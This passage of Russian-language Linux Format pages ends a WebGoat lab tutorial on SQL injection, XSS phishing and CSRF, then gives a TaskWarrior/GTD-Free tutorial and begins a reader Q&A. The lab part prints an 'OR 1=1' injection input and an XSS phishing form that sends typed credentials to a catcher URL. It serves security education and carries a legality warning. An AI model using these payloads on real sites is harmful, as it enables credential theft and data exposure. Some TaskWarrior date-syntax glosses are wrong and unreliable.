Второй этап этого упражнения включает изменение кода сервера для защиты от таких атак. Желаящие могут создать его самостоятельно, а мы перейдем к третьему этапу. Эта атака состоит из двух частей. Во-первых, нужно, чтобы запрос выбирал всех пользователей, а не только одного из выпадающего списка. Для этого добавим условие **OR 1=1**. Однако на этой странице нам покажут данные только одного пользователя, и нужно гарантировать, что это правильный пользователь. Интереснее всего выйти на босса, так что изменим запрос, добавив **order by salary desc** [упорядочить по убыванию оклада]: пусть первым возвращается человек с наибольшей зарплатой. Нам нужно войти в систему под пользователем Larry (пароль **larry**). После входа в систему щелкните на View Profile [Просмотр профиля]. Когда *WebScarab* перехватит запрос, измените поле **employee_id** на

101 or 1=1 order by salary desc

и нажмите Accept Request [Принять запрос]. Вам вернется информация о самом высокооплачиваемом сотруднике, независимо от того, есть ли он в выпадающем списке.

Лучшая защита от SQL-инъекции – и многих других атак – правильная проверка полей ввода. Очень немногим полям требуются символы «=», «'» и «%». А если ввод этих символов все же необходим, обязательно экранируйте их перед передачей в базу данных.

Скорая помощь

Во многих примерах в приложениях есть ошибки в URL-адресах. Убедитесь, что *webgoat* написано не заглавными буквами и что используются верные номера меню и экранов.

➤ С помощью *WebScarab* можно менять параметры, отправляемые на сервер.

Хакеры и кракеры

Давным-давно (в 1960-х) термин «хакер» означал человека, обладающего знаниями в отдельной технической области, обычно в программировании. А людей, атакующих компьютерные системы, называли кракерами (взломщиками). Эти термины были нишевыми и в основном использовались в Массачусетском технологическом институте (где и появился термин «хакер»), а затем его выпускниками. Когда слова стали общеупотребительными, их зна-

чения немного изменились. Взлом сегодня относится к воздействию на отдельный элемент шифрования или безопасности (например, взлом пароля), а хакерство (хакинг) может означать либо использование подробных знаний о системе для ее улучшения (например, хакинг ядра), либо получение доступа к компьютеру или данным несанкционированным способом (например, «он воспользовался взломанным паролем для хакинга базы данных»).

Важное различие между изначальным термином «взлом» и современным термином «хакинг» в том, что намерения взломщика всегда негативны, тогда как хакинг можно провести и с позитивными целями – например, для повышения безопасности системы; такой хакинг называется «хакингом белых шляп», в противном же случае говорят о «хакинге черных шляп». Наша статья – о хакинге «белых шляп», а не о взломе (хакинге «черных шляп»).

Пропустили номер? Узнайте на с. 106, как получить его прямо сейчас.

Это нужно делать на сервере, так как с помощью *WebScarab* или других утилит для манипуляции с HTTP-запросами можно обойти валидацию полей ввода браузером.

Межсайтовый скриптинг

Межсайтовый скриптинг (Cross Site Scripting, или XSS) – метод воздействия на участок сайта, чтобы тот отображал ваше содержимое. Это возможно, когда на интерактивном сайте размещаются данные, вводимые пользователями. Откройте пункт меню Cross-Site Scripting (XSS) > Phishing With XSS [Межсайтовый скриптинг (XSS) > Фишинг с XSS]. Сначала просто наберите Test в поле поиска и нажмите Search [Искать]. На странице появится:

Results for: Test

Это значит, что после **Results for:** можно вставить что угодно, и с небольшими знаниями HTML мы можем добавить не только обычный текст. Например, введите поисковый запрос:

```
<br><br><h1>Injected Text</h1>
```


**
** – HTML-тэг перехода на новую строку, поэтому наш текст появляется уже на новой строке, а **<h1>...</h1>** говорит браузеру, что это заголовок. С HTML можно добавлять не только текст, но и формы. Для выполнения этой атаки нам потребуется и то, и другое. Форма будет собирать информацию о пользователе, а скрипт разместит ее на <http://localhost/WebGoat/catcher?PROPERTY=yes>

Так как фишинг основан на том, чтобы обманным путем заставить пользователя ввести свои данные, нужно дать ему вескую причину войти на сайт. HTML-код нашей формы будет таким:

```
<br><br><h1>Важно: Наши серверы обнаружили необычную активность вашей учетной записи. Пожалуйста, немедленно зайдите, чтобы пресечь неавторизованные действия</h1><form><input type="text" name="user"><br><input type="password" name="pass"><input type="submit" name="login" onClick="var image1=new Image; image1.src='http://localhost:8080/webgoat/catcher?PROPERTY=yes&user='+this.form.user.value+'&password='+this.form.pass.value;'"></form>
```

Эта форма соберет логин и пароль пользователя и передаст их на сервер. Мораль: при обработке вводимых пользователем данных, которые будут отображаться на сайте, проверяйте их на наличие **<** и **>**, так как с их помощью можно создать HTML-тэги.

С помощью XSS также можно заставить браузер пользователя выполнить действие, которого он делать не собирался. Поскольку интерактивные web-страницы работают под управлением протокола HTTP, то если мы заставим браузер выполнить запрос HTTP GET, сервер может подумать, что пользователь хочет выполнить это действие. Самый простой способ заставить браузер выполнить запрос HTTP GET – с помощью загрузки изображения. Чтобы это изображение не повлияло на внешний вид страницы, мы можем сделать его размером в один пиксель. Перейдите в Cross Site Request Forgery [Создание межсайтовых запросов] и введите заголовок «Крутое сообщение – прочтите обязательно» и сообщение:



➤ CAL 9000 немного устарел, но проверить свои приложения с его помощью все равно полезно.

Законность

Цель нашей статьи – ознакомить вас с различными типами уязвимостей, встречающихся на сайтах. Описанные здесь технологии должны использоваться только в *WebGoat* или если у вас есть явное, письменное разрешение владельца сайта. Их использование на других сайтах неза-

конно и может караться тюремным заключением. Просто не делайте этого. И дело не только в моральных обязательствах – мы сознательно не обсудили ни одного способа замести следы. Если вам удастся атаковать сайт с одной из описанных здесь технологий, полиция легко найдет вас.

Это важная информация.

```

```

В данном случае фальшивый запрос используется (в теории) для перевода денежных средств, но с ним можно также отправлять почту, закупать товары и делать все то, что делается щелчком по ссылке на сайте. Так как запрос приходит с компьютера жертвы, а не с компьютера злоумышленника, web-сервер обрабатывает его (если пользователь вошел в систему).

Разумеется, многие сайты требуют от пользователя для выполнения какого-то действия не просто одного щелчка. В предыдущем примере банк вряд ли позволит вам перевести деньги со счета, хотя бы не запросив подтверждения, что вы хотите это сделать. К счастью для атакующего, есть способ обойти и это. Так как подтверждение – лишь еще один запрос HTTP GET, остается только отправить его. Это немного сложнее, так как второй запрос надо отправить в должный момент; но мы можем сделать это, сообщив пользователю, что первое изображение загрузить не удалось. HTTP-запрос злоумышленника вернет HTML-документ, а не изображение, и при попытке его загрузить браузер выдаст ошибку. С помощью HTML можно указать, что должен делать браузер при возникновении ошибки, и мы велим ему загрузить второе изображение, также размером в один пиксель, для выполнения HTTP-запроса, который выполнит подтверждение. Перейдите в CSRF Prompt By-Pass [Обход предложения о подтверждении], введите заголовок «То-то повеселимся» и сообщение:

LOL catz.

```

<img id="image2" width="1" height="1" />
```

Снижение риска

Существует несколько способов снизить риск атак с поддержкой межсайтовых запросов. Так как для их выполнения пользователь должен быть в системе, можно снизить вероятность атак, автоматически отключая пользователя после некоторого периода бездействия. Кроме того, можно воспользоваться *CSRF Guard*, который можно найти на сайте www.owasp.org/index.php/PHP_CSRF_Guard.

SQL-инъекция и XSS – лишь две разновидности атак на сайты. В *WebGoat* есть примеры многих других. Воспользуйтесь ссылками Hints и Solutions в верхней части страницы с уроками. Защита вашего сайта от таких атак обычно сводится к корректной валидации и экранированию потенциально опасных символов. Несколько примеров атак можно найти в разделе Applications > Internet > Web App Testing Tools [Приложения > Интернет > Утилиты для тестирования web-приложений], и с их помощью проверить, работает ли ваша защита. Подробную информацию о должных мерах защиты можно найти на сайте www.owasp.org/index.php/Cheat_Sheets. LXF

TaskWarrior и

Управление задачами и проектами легко автоматизировать с помощью Linux.
Игорь Штомпель смотрит, как это делается в *TaskWarrior* и *GTD-Free*.



Наш
эксперт

Игорь Штомпель каждый день открывает в Linux что-то новое и использует его где только возможно. А Unity ему в этом ничуть не мешает.

У каждого пользователя есть свой круг задач для решения. И это не только ежедневные, рутинные задачи, но и возникающие внезапно, которые необходимо решить сразу, или в течение некоего периода времени, или же в определенных обстоятельствах. Например, таких: встретив Иванова, договориться о встрече. В общем, задач и обстоятельств множество. До эпохи массового распространения ПК для этого применяли блокноты, ежедневники и т.д. Но сейчас у нас есть Linux, доступный всем. А значит, любой пользователь для управления своими задачами может вооружиться инструментами данной ОС: консольным *TaskWarrior* и *GTD-Free* с графическим интерфейсом.

Запускаем TaskWarrior и GTD-Free

TaskWarrior (<http://taskwarrior.org/projects/show/taskwarrior>) – это ПО для управления задачами из консоли. *TaskWarrior* получил свое пышное имя с выходом версии 2.0.0, а до этого был просто *Task*. Программа позволяет вести список задач, управлять им – добавлять/удалять задачи, устанавливать срок выполнения, включать задачу в проект, просматривать задачи (все, относящиеся к какому-либо проекту, и т.п.). *Task* поддерживает экспорт/импорт данных в/из формат(-а) JSON и обладает богатым и гибким арсеналом подкоманд [subcommands]. Это позволяет выводить разнообразные отчеты и пользоваться возможностями управления задач в рамках подхода GTD (Getting Things Done, см. статью Д. Дроздова о работе с программой *GTG* в **LXF134**). Кстати, GTD (http://ru.wikipedia.org/wiki/Getting_Things_Done) – это методика, созданная Дэвидом Алленом для повышения личной эффективности.

Несколько слов об установке *TaskWarrior*. Всю работу в *TaskWarrior* и *GTD-Free* мы будем осуществлять в Linux Mint 13. Установить *TaskWarrior* в данной ОС не составит труда. Скомандуйте (несмотря на изменения названия программы, пакет в Linux Mint 13 называется по-прежнему – task)

```
$ sudo apt-get install task
```

Все, теперь вы можете приступить к работе с программой:

```
$ task
```

Но об этом подробнее далее.

А теперь познакомимся с программой *GTD-Free*.

GTD-Free (<http://gtd-free.sourceforge.net/>) – это программа с графическим интерфейсом для управления задачами, ориентированная, как и следует из названия, на методику GTD. *GTD-Free* представляет собой легковесный инструмент, достаточно простой в управлении.

Сами разработчики видят цель программы в обеспечении запуска и поддержки своего рабочего процесса на базе GTD, в усло-

виях, когда пользователям, возможно, необходимо руководство по GTD или они вообще не знакомы с методикой. Понять структуру интерфейса *GTD-Free* можно только ознакомившись с методикой GTD; ну, а работать с ней можно и без понимания GTD.

Итак, запустим *GTD-Free*, а затем познакомимся с методикой GTD. *GTD-Free* не доступна из репозитория Linux Mint 13, но скачать ее можно с официального сайта. Перейдем на официальный сайт программы в раздел Download: <http://gtd-free.sourceforge.net/download.html>. В данном разделе имеются две версии: 0.4 (стабильный релиз) и 0.6 (тестируемый релиз). Советую выбрать второй, так как там реализованы новые возможности. В частности, при первом старте пользователю предлагается выбрать формат хранилища данных: XML или ODB (выбор по умолчанию). На наш взгляд, тестовая версия работает достаточно стабильно. По крайней мере, работала все время нашего тестирования.

После успешной загрузки в каталоге назначения вам будет доступен файл **gtd-free-0.6-beta.jar**. Как следует из расширения файла, программа написана на Java. Запустить *GTD-Free* можно с помощью контекстного меню этого файла. Выберите пункт Открыть в OpenJDK Java 6 Runtime. Другими словами, для запуска программы необходимо окружение времени выполнения [runtime] OpenJDK (пакет **openjdk-6-jre**). В нашем случае, мы установили Linux, загрузив и записав 64-битный образ DVD-диска Linux Mint 13 (<http://blog.linuxmint.com/?p=2031>), на базе рабочего окружения MATE. При установке данной версии Linux Mint окружение времени выполнения OpenJDK устанавливается по умолчанию.

TaskWarrior: управляем из консоли

Итак, программа *TaskWarrior* установлена. Теперь запустим ее и разберемся поподробнее, как с ней работать. Во время первого запуска –

```
$ task
```

программа сообщает о том, что не смогла найти конфигурационный файл в домашнем каталоге текущего пользователя и предлагает создать его там. Вы можете согласиться, набрав yes, или отказаться, набрав no. Конфигурационный файл будет доступен в домашней директории текущего пользователя с названием **taskrc**. Все, теперь *TaskWarrior* готов к работе.

Здесь стоит обратить внимание на одну особенность работы с *TaskWarrior*: выполняя вашу команду, программа осуществляет вывод, после чего ее выполнение завершается, а вам становится доступной вновь командная строка.

Проиллюстрируем это на простом примере. Кстати, обратите внимание, что у task есть как команды (например, add – добавить задачу), так и фильтры (project – проект), которые позволяют более узко специфицировать текущую задачу. С полным перечнем команд и фильтров *TaskWarrior* можно ознакомиться на странице руководства (**man task**) или в справочник, ссылка на который приведена в конце учебника.

Воспользуемся командой **list**:

```
$ task list
```

Программа выведет сообщение о том, что соответствующих совпадений [matches] или, проще говоря, каких-либо записей не найдено, и завершится, и мы окажемся в командной строке.

```
igor@working ~$ task add Купить хлеб
Created task 1.
igor@working ~$ task add Встреча в 16:00
Created task 2.
igor@working ~$ task add Позвонить на работу
Created task 3.
igor@working ~$ task
[task next]

ID Project Pri Due A Age Urgency Description
2          2m    0 Встреча в 16:00
1          2m    0 Купить хлеб
3          1m    0 Позвонить на работу
```

» Рис. 1. Обзор добавленных задач в *TaskWarrior*.

GTD-Free: Рулим!

```
igor@working ~ $ task long
ID Project Pri Added Started Due Recur Countdown Age Deps Tags Description
2 6/2/2012 - 28m Встреча в 16:00
1 6/2/2012 - 28m Купить хлеб
3 6/2/2012 - 28m Позвонить на работу
3 tasks
```

Рис. 2. Вывод команды task long.

Теперь добавим новых задач – естественно, командой add:

```
$ task add Купить хлеб
$ task add Встреча в 16:00
$ task add Позвонить на работу
```

Задачи добавлены. Допустим, теперь нам необходимо просмотреть их. Для этого предусмотрено несколько команд – например, следующая (см. рис. 1):

```
$ task
```

Как вы заметили, в выводе добавленных задач отображается ряд, условно говоря, столбцов (о фильтрах мы поговорим ниже):

- » ID – идентификатор задачи;
- » Project – название проекта, которому принадлежит текущая задача (добавление задачи в проект осуществляется с помощью соответствующего фильтра project);
- » Pri – приоритет задачи (H – высокий, M – средний, L – низкий, устанавливается с помощью фильтра priority);
- » Due – срок выполнения (дата окончания, которая задается с помощью фильтра due);
- » A – активная задача или нет (модифицируется с помощью фильтров start/stop);
- » Age – время, прошедшее с момента добавления задачи;
- » Description – название и описание задачи.

Возможны и такие способы обзора задач, как наиболее полный либо минимальный. Скомандовав

```
$ task minimal
```

в выводе вы увидите только три столбца: ID, Project и Description. В свою очередь, при использовании команды:

```
$ task long
```

в выводе будут отображено не 8 столбцов, как в ситуации с командой task, а 12 (см. рис. 2). Среди «новых» столбцов –

- » Added – дата добавления задачи;
- » Recur – повторение задачи (например, ежегодно).

Присвоим задачам высокий, средний и низкий приоритеты соответственно, с помощью идентификатора задачи, команды modify и фильтра priority:

```
$ task 1 modify priority:H
$ task 2 modify priority:M
$ task 3 modify priority:L
```

Итак, все добавленные нами задачи получили соответствующие приоритеты. Снимается приоритет задачи с помощью фильтра priority без аргумента:

```
$ task 1 modify priority:
Задаче можно указать дату окончания, с помощью идентификатора задачи, команды modify и фильтра due (дата в формате месяц/день/год):
$ task 1 modify due:6/2/2012
$ task 2 modify due:6/5/2012
$ task 3 modify due:6/10/2012
```

Все наши задачи обзавелись датой окончания (см. рис. 3). Удаляется дата окончания задачи с помощью фильтра due без аргумента:

```
$ task 1 modify due:
Задачи удобно бывает снабжать аннотацией. Добавим аннотацию с помощью команды annotate, а затем осуществим вывод задач для просмотра отображения аннотации:
$ task 1 annotate В магазине за углом
Как и ранее, мы здесь указали идентификатор задачи, затем команду – annotate, а затем текст самой аннотации.
```

Удаляет аннотацию команда denotate:

```
$ task 1 denotate B
```

Обратите внимание, что для задачи с идентификатором 1 и выше мы добавили аннотацию «В магазине за углом», а теперь при удалении аннотации достаточно ввести только начало аннотации для того, чтобы ее удалить (см. рис. 4).

TaskWarrior позволяет создавать «ожидающие» задачи (они отображаются, только когда наступает время их выполнения). Для этого достаточно воспользоваться фильтром wait:

```
$ task 3 modify wait:6/10/2012
```

«Ожидающие» задачи не будут видны в общем списке задач. Для них предусмотрена специальная команда отображения:

```
$ task wait
```

Результат ее выполнения показан на рис. 5. «Ожидающую» задачу легко вновь превратить в «обычную» – для этого достаточно скомандовать

```
$ task 3 modify wait:
Кроме того, «ожидающей» можно сделать и создаваемую задачу, а не только уже добавленную:
```

```
$ task add Сдать книги wait:6/12/2012
```

После этого дайте команду для просмотра списка «ожидающих» задач – и увидите в нем задачу «Сдать книги»:

```
$ task wait
Запустить задачу на выполнение или остановить выполнение помогут фильтры start/stop. Например, запустим задачу с идентификатором 1 и отобразим список задач (см. рис. 6):
$ task 1 start
$ task
```

```
igor@working ~ $ task
[task next]
ID Project Pri Due A Age Urgency Description
1 H 6/2/2012 1h 15.4 Купить хлеб
2 M 6/5/2012 1h 11.6 Встреча в 16:00
3 L 6/10/2012 1h 7.08 Позвонить на работу
3 tasks
igor@working ~ $ task 1 denotate B
Found annotation 'В магазине за углом' and deleted it.
Denotated 1 task.
igor@working ~ $ task
[task next]
ID Project Pri Due A Age Urgency Description
1 H 6/2/2012 1h 14.6 Купить хлеб
2 M 6/5/2012 1h 11.6 Встреча в 16:00
3 L 6/10/2012 1h 7.08 Позвонить на работу
```

Рис. 3. Даты окончания для задач успешно добавлены.

Рис. 4. Удаление аннотации задачи с идентификатором 1.

➤ Рис. 5. «Ожидающие» задачи.

```
igor@working2 ~ $ task 3 modify wait:6/10/2012
Modifying task 3 'Позвонить на работу'.
Modified 1 task.
igor@working2 ~ $ task
[task next]

ID Project Pri Due      A Age Urgency Description
1         H 6/2/2012 3h 14.6 Купить хлеб
2         M 6/5/2012 3h 11.6 Встреча в 16:00
```

```
igor@working2 ~ $ task 1 start
Starting task 1 'Купить хлеб'.
Started 1 task.
igor@working2 ~ $ task wait

ID Project Pri Wait      Age Description
4         6/12/2012 3m Сдать книги

1 task
igor@working2 ~ $ task
[task next]

ID Project Pri Due      A Age Urgency Description
1         H 6/2/2012 * 3h 18.6 Купить хлеб
2         M 6/5/2012 3h 11.6 Встреча в 16:00
3         L 6/10/2012 3h 7.08 Позвонить на работу
```

➤ Рис. 6. Активная задача в списке задач.

Как видно на рис. 6, активная задача выделяется цветом, а в ее поле столбца A появляется символ "*", говорящий о том, что задача стала активной.

Останавливает выполнение задачи команда

```
$ task 1 stop
```

Завершить выполненную задачу можно командой **done**:

```
$ task 1 done
```

После этого задача завершится и, соответственно, в списке задач отображаться уже не будет.

Теперь о работе с проектами в *TaskWarrior*. Проект – это условное понятие, которое позволяет дополнительно группировать задачи. Так, например, добавим задачу «Встреча в 16:00» в проект «Работа» и отобразим список задач после этого:

```
$ task 1 project:Работа
$ task
```

TaskWarrior позволяет добавлять в проект сразу несколько задач и отображение списков задач с ними – здесь мы используем сокращенную форму фильтра project (см. рис. 7):

```
$ task 2,3 pro:Дом
$ task
```

Еще одной важной возможностью *TaskWarrior* является поддержка рекурсивных задач, т.е. задач, которые повторяются в зависимости от заданных критериев.

Например, создадим задачу, которая будет повторяться в начале недели, еженедельно:

```
$ task add Резервное копирование recur:weekly due:sow
```

Для просмотра рекурсивных задач лучше использовать команду

```
$ task long
```

которая позволяет отобразить столбцы Recur – частота повторений задачи и Countdown – количество дней до начала выполнения задачи.


```
igor@working2 ~ $ task 2,3 modify pro:дом
Modifying task 2 'Позвонить на работу'.
Modifying task 3 'Сдать книги'.
Modified 2 tasks.
The project 'дом' has changed. Project 'дом' is 0% complete (2 of 2 tasks remaining).
igor@working2 ~ $ task
[task next]

ID Project Pri Due      A Age Urgency Description
1 Работа  H 6/2/2012 4h 11.6 Встреча в 16:00
2 Дом    L 6/10/2012 4h 8.08 Позвонить на работу

2 tasks
igor@working2 ~ $ task wait

ID Project Pri Wait      Age Description
3 Дом    6/12/2012 19m Сдать книги
```

➤ Рис. 7. Добавление в проект нескольких задач.



➤ Рис. 8. Окно программы GTD-Free.

Что касается временных аргументов, то, помимо рассмотренных, имеются еще начала периодов:

- » sow – начало недели [start of week];
- » som – начало месяца [...month];
- » soq – начало квартала [...quarter];
- » soy – начало года [...year];

и, аналогично, окончания этих временных периодов [end of...]: eow, eom, eoq и eoу. Соответствующие слова – yesterday [вчера], today [сегодня], tomorrow [завтра], а также какой-либо из элементов последовательности часов, дней, недель, месяцев и т.д.:

- » 1day – первый день;
- » 2hrs – второй час;
- » 2wks – третья неделя.

Мы завершили рассмотрение возможностей *TaskWarrior* и оставим консоль, перейдя к работе с задачами в графическом интерфейсе с помощью *GTD-Free*.

GTD-Free: то же, но в GUI

Интерфейс *GTD-Free* реализован с точки зрения соответствия модели управления рабочим процессом по методике и GTD. Данная модель включает пять основных фаз: Сбор, Обработка, Организация; Обзор, Действия. Соответственно, окно программы *GTD-Free*, как показано на рис. 8, содержит пять вкладок:

- » Overview – обзор. С помощью этой вкладки можно перейти на остальные четыре, получить сводную информацию о задачах.
- » Collect – сбор.
- » Process – обработка.
- » Organize/Review – организация/обзор.
- » Execute – выполнение действия.

Перейдите на вкладку Collect. Она позволяет быстро добавить задачу – для чего необходимо в поле New of Selected Action ввести описание задачи и нажать кнопку Add внизу поля. Мы сделали это для задачи «Купить хлеб», и она попала, как показано на рис. 9, в корзину [In-Bucket, «в-ведре»].

Таким же образом мы добавили в корзину еще две задачи: «Встреча в 16:00» и «Позвонить на работу».

Перейдем на вкладку Process. Фактически, здесь происходит обработка собранных на предыдущем этапе задач. В разделе вкладки Process под названием Lists, в Actions [Действия] создайте новые списки проектов. Это делается так: щелкните на Actions, а затем в текстовом поле ниже введите «Дом» и нажмите кнопку с крестиком ниже. Аналогично добавьте еще один список проектов – «Работа».

Теперь при щелчке на том или ином списке проектов, для задач, добавленных в коллекцию на предыдущем этапе и отображаемых в разделе In-Bucket, будет активизирована кнопка Move to Selected List [Переместить в указанный список]. Другими словами, задача переместится в текущий, выбранный в Lists список проекта, после чего, соответственно, больше не будет отображаться в коллекции на вкладке Collect. Мы добавили задачу «Купить хлеб» в список проекта «Дом», а две другие – в список проекта «Работа».




Рис. 9. Добавление задачи в корзину на этапе сбора в GTD-Free.

При выборе списка проекта «Дом» мы увидим задачу «Купить хлеб». Если выбрать саму эту задачу, то, как показано на рис. 10, ее станет возможно редактировать.

Добавить задаче время напоминания не составит труда. Этот процесс интуитивно понятен.

Займемся полем Project (Проект), представленным в виде выпадающего списка при редактировании задачи. Его редактировать нельзя. Можно только выбрать уже доступные значения (по умолчанию – это только <None>). Уточним: если рассматриваемые ранее Actions – это скорее контексты выполнения задач (дом, работа, улица, магазин и т.д.), то проекты – это именно проекты.

Итак, как добавить проекты в GTD-Free? Немного забежим вперед. Перейдите на вкладку Organize/Review. В разделе Lists вы увидите Projects [Проекты], по ним и щелкните. Внизу, аналогично тому, как мы добавляли новые задачи, введите значение, например, «Изучить язык программирования C», а затем нажмите кнопку с крестиком. Теперь возвратимся на вкладку Process, выберем в Actions контекст «Работа», затем – задачу «Позвонить на работу», чтобы она стала доступной для редактирования, и в поле Project выберем значение «Изучить язык программирования C». После этого внизу в списке задач, как показано на рис. 11, поле Project получит значение «Изучить язык программирования C».

Перейдем на следующую вкладку – Organize/Review. Здесь становятся доступными различные представления задач. Здесь, в уже знакомом разделе Lists, можно просмотреть задачи по контекстам – Actions, по спискам по умолчанию – Default Lists (например, если задаче назначено время напоминания, то она автоматически попадет в список Tickler [приблизительно можно перевести как «тычок»]), по проектам – Project и т.д. Вторая часть окна этой вкладки – обзор действий с возможностями их фильтрации. Последняя часть – просмотр и редактирование текущего действия (задачи) – например, можно назначить задаче приоритет или отметить ее для выполнения, нажав кнопку Queue. А счетчик вкладки Execute сразу изменится – увеличится на единицу.

Пометить для выполнения можно сразу все задачи контекста (из Actions) или проекта, для чего достаточно в разделе Lists вкладки Organize/Review в их контекстном меню выбрать Queue All Actions in List [Все действия очереди в список] – имеется в виду список выполнения.

Когда задача выполнится, нажимайте кнопку Resolve, и она будет удалена из соответствующих списков. Кстати, учтите, что пока в проекте остается хоть одна задача, удалить его нельзя.

Что дальше?

Наш урок носит вводный характер. Если вам необходимо получить более подробную информацию по работе с TaskWarrior и GTD-Free, можете обратиться к специальным справочникам, руководствам и статьям. Так, для TaskWarrior существует краткий официальный справочник по командам программы (<http://taskwarrior.org/projects/taskwarrior/wiki/Download>), а также специальная вики-страница




Рис. 10. Редактирование задачи в GTD-Free.

(<http://taskwarrior.org/projects/taskwarrior/wiki>), где можно ознакомиться с часто задаваемыми вопросами, руководствами и т.д. Для GTD-Free имеется краткое руководство (<http://gtd-free.sourceforge.net/manuals.html>) плюс страница, содержащая ссылки на обзоры программы (<http://gtd-free.sourceforge.net/reviews.html>).

Кроме того, обратите внимание на статьи и обзоры, опубликованные в Linux Format. Учебник Д. Дроздова о работе с программой GTG мы уже упоминали выше. Что касается GTD-Free, то обзор этой программы приводился в LXF111; его также можно просмотреть на нашем сайте в Вики-разделе: <http://wiki.linuxformat.ru/index.php/LXF111:Сравнение>.

Заключение

Каждый день мы сталкиваемся с теми или иными задачами, требующими решения. Кто-то применяет для управления задачами бумажные носители: блокноты, ежедневники, листки и т.д., а кто-то желает автоматизировать это управление с помощью электронных средств. Для любителей автоматизации в Linux доступно значительное количество разнообразного программного обеспечения – как с графическим интерфейсом, так и ориентированного на консоль: Evolution, Tomboy, Gnote, calcurse, note и другие. В нашем учебнике мы остановили свое внимание на двух из них: TaskWarrior и GTD-Free.

Обе программы произвели хорошее впечатление. Обе предоставляют гибкие средства для управления задачами и проектами. Конечно, GTD-Free в большей степени ориентировано на методику GTD, что явно нашло отражение в названии, реализации интерфейса, методах управления задачами и проектами; но это не будет особой помехой для простого учета задач, управления ими и т.д. TaskWarrior, в отличие от GTD-Free, не имеет такой привязки. Но при желании с его помощью можно также управлять своими задачами в рамках методики GTD. На наш взгляд, TaskWarrior имеет ряд преимуществ перед GTD-Free – он доступен из репозитория (Linux Mint, Ubuntu и др.) и быстрее в работе (но, как это частенько бывает с приложениями, написанными на Java, отзывчивость интерфейса программы оставляет желать лучшего), да и объем этой программы меньше. Бесспорным преимуществом GTD-Free перед TaskWarrior для сторонников графического интерфейса является этот последний. LXF




Рис. 11. Задача успешно добавлена в проект в GTD-Free.

ОТВЕТЫ

Есть вопрос по открытому ПО? Пишите нам по адресу answers@linuxformat.ru, и мы найдем ответ.

В этом месяце мы ответим на вопросы про...

- 1 Проблемы с назначением клавиш в KeePassX
- 2 Редактирование файлов в Sed
- 3 Thunderbird в Windows и Linux
- 4 Windows на компьютере Linux
- 5 Дистрибутивы на флэшках
- 6 Отсутствующие загрузочные записи

1 Нелокальная локаль

В Я пользуюсь *KeePassX 0.4.3* в Linux, Windows и Android. База данных хранится в зашифрованном виде на Dropbox, поэтому она доступна откуда угодно. Однако в версии для Linux при использовании AutoType знак @ не появляется в электронном адресе — вместо нее появляется двойная кавычка (""). В системных настройках KDE выбрана локаль «Ирландия» [Ireland], а в *KeePassX* настроено использование системного языка. Дистрибутив — Linux Mint 12, редакция KDE.

Шон Миллар [Sean Millar]

О Как Вы, похоже, уже догадались, это почти наверняка проблема с локалью или раскладкой клавиатуры. Нажатие клавиш Shift+2 на клавиатурной раскладке «UK/Ireland» (Великобритания/Ирландия) даст Вам символ " (двойная кавычка), а нажатие тех же клавиш на клавиатурной раскладке «US» (США) — собачку @. Вы проверили настройки KDE, но велели *KeePassX* использовать системный язык по умолчанию, а это, возможно, не одно и то же. В других программах это незаметно, потому что они пользуются настройками KDE — во всяком случае, программы KDE. Попробуйте открыть терминал и выполнить команду

```
locale
```

Она должна вывести значения переменных **LANG** и **LC_CTYPE**; в моей системе с локалью «UK» они таковы:

```
LANG=en_GB
LC_CTYPE="en_GB"
```

Командой **setxkbmap** можно определить, какую локаль использует X-сервер:

```
setxkbmap -print
xkb_keymap {
  xkb_keycodes { include "evdev+aliases(qwerty)" };
  xkb_types { include "complete" };
  xkb_compat { include "complete" };
  xkb_symbols { include "pc+gb+inet(evdev)" };
  xkb_geometry { include "microsoft(natural)" };
};
```

Нас интересует строка **xkbsymbols**, которая показывает, что используется раскладка «GB» — в Ва-

